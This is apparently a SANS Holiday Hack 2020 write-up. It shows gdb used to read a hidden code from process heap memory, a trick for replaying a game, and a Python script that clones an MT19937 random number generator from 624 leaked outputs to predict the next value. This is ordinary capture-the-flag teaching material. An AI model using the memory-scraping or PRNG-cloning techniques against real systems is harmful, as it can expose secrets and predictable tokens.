
```
elf@bde0b615eb95 ~/lab $ cat ./vending-machines.json
{
  "name": "tony",
  "password": "LVEdQPpBwr"
}
elf@bde0b615eb95 ~/lab $ gdb ./vending-machines
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86 64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vending-machines...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/elf/lab/vending-machines
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread db library "/lib/x86 64-linux-gnu/libthread db.so.1".
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > badpass
```


```
Checking.....^C
Program received signal SIGINT, Interrupt.
0x00007f7f01553bc1 in __GI___nanosleep (requested_time=0x7ffff346cba0,
    remaining=0x7ffff346cba0) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
(gdb) info proc mapping
process 66
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x55fa74a0a000     0x55fa74a0f000     0x5000        0x0 /home/elf/lab/vending-machines
      0x55fa74a0f000     0x55fa74a47000    0x38000     0x5000 /home/elf/lab/vending-machines
      0x55fa74a47000     0x55fa74a56000     0xf000    0x3d000 /home/elf/lab/vending-machines
      0x55fa74a56000     0x55fa74a59000     0x3000    0x4b000 /home/elf/lab/vending-machines
      0x55fa74a59000     0x55fa74a5a000     0x1000    0x4e000 /home/elf/lab/vending-machines
      0x55fa76624000     0x55fa76645000    0x21000        0x0 [heap]
      0x7f7f01365000     0x7f7f01367000     0x2000        0x0
      0x7f7f01367000     0x7f7f01389000    0x22000        0x0 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f01389000     0x7f7f014d1000   0x148000    0x22000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f014d1000     0x7f7f0151d000    0x4c000   0x16a000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f0151d000     0x7f7f0151e000     0x1000   0x1b6000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f0151e000     0x7f7f01522000     0x4000   0x1b6000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f01522000     0x7f7f01524000     0x2000   0x1ba000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f01524000     0x7f7f01528000     0x4000        0x0
      0x7f7f01528000     0x7f7f0152b000     0x3000        0x0 /lib/x86_64-linux-gnu/libgcc_s.so.1
      0x7f7f0152b000     0x7f7f0153c000    0x11000     0x3000 /lib/x86_64-linux-gnu/libgcc_s.so.1
      0x7f7f0153c000     0x7f7f0153f000     0x3000    0x14000 /lib/x86_64-linux-gnu/libgcc_s.so.1
--Type <RET> for more, q to quit, c to continue without paging--q
Quit
(gdb) x/4096s 0x55fa76626d00
0x55fa76626d00: "0\037"
0x55fa76626d03: ""
0x55fa76626d04: ""
0x55fa76626d05: ""
0x55fa76626d06: ""
0x55fa76626d07: ""
0x55fa76626d08: " "
0x55fa76626d0a: ""
0x55fa76626d0b: ""
0x55fa76626d0c: ""
0x55fa76626d0d: ""
0x55fa76626d0e: ""
0x55fa76626d0f: ""
0x55fa76626d10: "CandyCane1"
0x55fa76626d1b: ""
0x55fa76626d1c: ""
0x55fa76626d1d: ""
```

That looks more like it. Let's try it in production.

```
elf@bde0b615eb95 ~ $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > CandyCane1
Checking......

Vending machines enabled!!
elf@bde0b615eb95 ~ $
```

Yes! Let's talk to Bushy Evergreen again.






Well I didn't talk to Bushy after solving the very first challenge, so I missed all of his hints that would have been helpful. I suppose that I cheated by using the debugger, but like Bushy says, "Do whatever works best for you!"

Let's peek inside the room now that the lights are on.


We are now in the Speaker Unpreparedness Room. We already see something lying on the floor.




Let's pick it up. It's the Elevator 1.5 button that was missing from the Santavator control panel.

Let's give the vending machine a try.


If we kept beating on the vending machine, we see this:




At least we got some Portal Candies. Hey – these might be useful:




Talk to Marcel Nougat, who is standing next to the vending machine.



Slide over and talk to Tangle Coalbox.




Let's give it a try.




Here is my first attempt in easy mode. I started by simply blanketing the board, but after getting impatient I targeted a random position.

Eventually we win. The computer seems to target random positions. It's possible to win because we know that target tiles are organized in horizontal or vertical bars – this will give us an edge against the computer, which is just randomly spraying the board.



Let's try again on medium mode. After playing a random username for a while, I eventually lost and got this:



I soon discovered that re-using the same username allowed a replay of the game, and recording the hits made it easy to win on subsequent tries. Medium mode was basically identical to Easy mode, but had some additional targets to hit.

On Hard mode, you can't supply your own username – you are stuck with what you have.

However, you can launch a parallel game in a separate browser window, copy the username from the Hard Mode game over to the Easy mode game, then play the Easy Mode game first. As we uncovered the target tiles, we could then play them into the Hard Mode browser. That way you would never miss a shot in Hard Mode. This was not only useful but necessary, as the computer seemed to never miss either.

Example URL to launch the parallel easy game:
https://snowball2.kringlecastle.com/?challenge=snowball&id=cd739c55-6661-44ab-ad41-44034b993e72&username=tkarre&area=speakerunprep&location=3,2&tokens=


Impossible mode is different. You never see the required username, and per the hints, all you have to work with are these comments in the game source:

```
258   <script type="text/javascript" src="/s
259
260   <!--
261     Seeds attempted:
262
263     3349527532 - Not random enough
264     1670265612 - Not random enough
265     3122247685 - Not random enough
266     2802002969 - Not random enough
267     47612566 - Not random enough
268     2075252580 - Not random enough
```

<snip>

```
    3777700106 - Not random enough
    567823377 - Not random enough
    2757882997 - Not random enough
    1883082902 - Not random enough
    <Redacted!> - Perfect!
-->
```

Time to follow the hints and check out Tom Liston's talk.



That was an awesome presentation. Let's grab Tom's code and take a look.

```
tony@kali:~/holidayhack2020$ wget https://github.com/tliston/mt19937/raw/main/mt19937.py
--2020-12-24 15:56:56--  https://github.com/tliston/mt19937/raw/main/mt19937.py
Resolving github.com (github.com)... 140.82.114.3
Connecting to github.com (github.com)|140.82.114.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/tliston/mt19937/main/mt19937.py [following]
--2020-12-24 15:56:57--  https://raw.githubusercontent.com/tliston/mt19937/main/mt19937.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133,
151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 5194 (5.1K) [text/plain]
Saving to: 'mt19937.py'

mt19937.py
100%[=======================================================================================>]
5.07K  --.-KB/s    in 0s

2020-12-24 15:56:57 (23.0 MB/s) - 'mt19937.py' saved [5194/5194]

tony@kali:~/holidayhack2020$ chmod +x mt19937.py
tony@kali:~/holidayhack2020$ ./mt19937.py
Seeding Python's built-in PRNG with the time...
Generating a random number (6852) of random numbers using Python's built-in PRNG...
We do this just to show that this method doesn't depend on being at a particular starting point.
Generating 624 random numbers.
We'll use those values to create a clone of the current state of Python's built-in PRNG...
Generating a random number (5568) of additional random numbers using Python's built-in PRNG...
Generating those 5568 random numbers with our clone as well...
Now, we'll test the clone...

Python       Our clone
0810344676 - 0810344676 (True)
2093908734 - 2093908734 (True)
2577473538 - 2577473538 (True)
```

```
3693947171 - 3693947171 (True)
1950126134 - 1950126134 (True)
1206503042 - 1206503042 (True)
1273473170 - 1273473170 (True)
2407344219 - 2407344219 (True)
0463445512 - 0463445512 (True)
2313972366 - 2313972366 (True)
1303049288 - 1303049288 (True)
1953576659 - 1953576659 (True)
1948494773 - 1948494773 (True)
2714268954 - 2714268954 (True)
0775901869 - 0775901869 (True)
2463117853 - 2463117853 (True)
1207091203 - 1207091203 (True)
0733992622 - 0733992622 (True)
3084206769 - 3084206769 (True)
2934823732 - 2934823732 (True)
tony@kali:~/holidayhack2020$
```


Looking at the code, here is where Tom is generating his PRNG using python-generated numbers:

```
    # clone that sucker...
    print("Generating %i random numbers.\nWe'll use those values to create a clone of the current state of Python's built-in PRNG..." % (mt19937.n))
    for i in range(mt19937.n):
        myprng.MT[i] = untemper(random.randrange(0xFFFFFFFF))
    # check to make sure our cloning worked
```

```
    for i in range(mt19937.n):
        myprng.MT[i] = untemper(random.randrange(0xFFFFFFFF))
```

Let's feed the 624 numbers we see in the source code of the Impossible Mode game into the program. We will need to replace the “random.randrange(0xFFFFFFFF)” with our own numbers extracted from the game source.

In our approach, we’ll use Chrome dev tools to view the source code for our current game, then we can copy the raw comment lines with the numbers:



Then in Linux we can past the raw lines into a file “gamenumbers.txt” for post-processing into numbers:

```
tony@kali:~/holidayhack2020$ wc -l gamenumbers.txt
624 gamenumbers.txt
tony@kali:~/holidayhack2020$ head -5 gamenumbers.txt
```

```
    819157262 - Not random enough
    3626450284 - Not random enough
    3910339828 - Not random enough
    4179392347 - Not random enough
    2063721526 - Not random enough
tony@kali:~/holidayhack2020$ cat gamenumbers.txt | awk '{print $1;}' | wc -l
624
tony@kali:~/holidayhack2020$ cat gamenumbers.txt | awk '{print $1;}' | head -n 5
819157262
3626450284
3910339828
4179392347
2063721526
tony@kali:~/holidayhack2020$
```


After we develop our python code, we'll just pipe the desired set of numbers into our python program. We'll take Tom's code, and replace the "main" section of the program with our own:

```
if __name__ == "__main__":
    # create our own version of an MT19937 PRNG.
    myprng = mt19937(0)

    print("reading integers from pipe...")

    i = 0

    for line in sys.stdin:
        myprng.MT[i] = untemper(int(line))
        i += 1

    print(i, " numbers read from input pipe...")

    print("next number should be ", myprng.extract_number())
```


Now we can test it:

```
tony@kali:~/holidayhack2020$ cat gamenumbers.txt | awk '{print $1;}' | ./nextnumber.py
reading integers from pipe...
624  numbers read from input pipe...
next number should be  2554052321
tony@kali:~/holidayhack2020$
```


Now use 2554052321 as the username in our parallel easy game, and each time we get a hit, transfer it to the impossible game.




It worked!



Let’s see if Tangle Coalbox has any comment:



